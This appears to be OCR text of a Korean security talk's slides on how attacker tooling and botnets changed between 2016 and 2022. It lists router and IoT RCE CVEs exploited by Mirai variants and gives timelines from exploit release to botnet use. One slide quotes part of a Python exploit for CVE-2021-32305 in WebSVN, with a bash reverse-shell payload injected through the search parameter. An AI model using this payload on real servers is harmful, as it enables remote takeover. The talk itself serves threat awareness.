1 Defender

vs


100 Attacker

# 2016 VS 2022

OSINT

Forum

Community



Exploit

# 트렌드

master

Go to file | Code


**Chang Tan** finished faux-reversal of attack section ... on

| | |
|---|---|
| Original | ctypes experiment |
| PyMirai | finished faux-reversal of attack section |
| 2pipe | 8 |
| README.md | ctypes experiment, notes |
| pipe | 8 |

TOTAL RESULTS

6,887

TOP COUNTRIES




| | |
|---|---|
| United States | 2,656 |
| Germany | 521 |
| Russian Federation | 283 |
| India | 236 |
| Japan | 233 |

```
# CVE : CVE-2021-32305

import requests
import argparse
from urllib.parse import quote_plus

PAYLOAD = "/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.149/4444 0>&1'"
REQUEST_PAYLOAD = '/search.php?search=";{};"'

parser = argparse.ArgumentParser(description='Send a payload to a websvn 2.6.0 server.')
parser.add_argument('target', type=str, help="Target URL.")
```

# Botnet

(2016.10 ~ )

# Botnet




Unknown
Exploit-1

Unknown
Exploit-2

Unknown
Exploit-3

Unknown
Exploit-4

# Botnet



트렌드

=

개성이 사라진다

| | |
|---|---|
| CVE-2017-17215 | Huawei HG532e RCE |
| CVE-2014-8361 | Realtek SDK RCE |
| CVE-2018-10561 | Dasan GPON RCE |
| CVE-2018-20062 | ThinkPHP RCE |
| CVE-2014-3206 | Seagate NAS RCE |
| CVE-2021-20090 | Buffalo Router RCE |
| CVE-2021-35395 | Realtek AP-Router RCE |
| CVE-2020-10173 | Comtrend Vr RCE |
| CVE-2015-2051 | D-Link HNAP1 RCE |
| CVE-2013-7471 | D-Link DIR RCE |

CVE-2022-22965 (Spring)

- Exploit → - Mirai Botnet
- 2021.04.03 - 2022.04.10

CVE-2021-44228 (Log4j)

- Exploit → - Mirai Botnet
- 2021.12.20 - 2022.01.08

CVE-2021-32305 (WebSVN)

- Exploit → - Mirai Botnet
- 2021.06.28 - 2021.08.12

1. Issue Exploit
2. Response
3. Outbound

감사합니다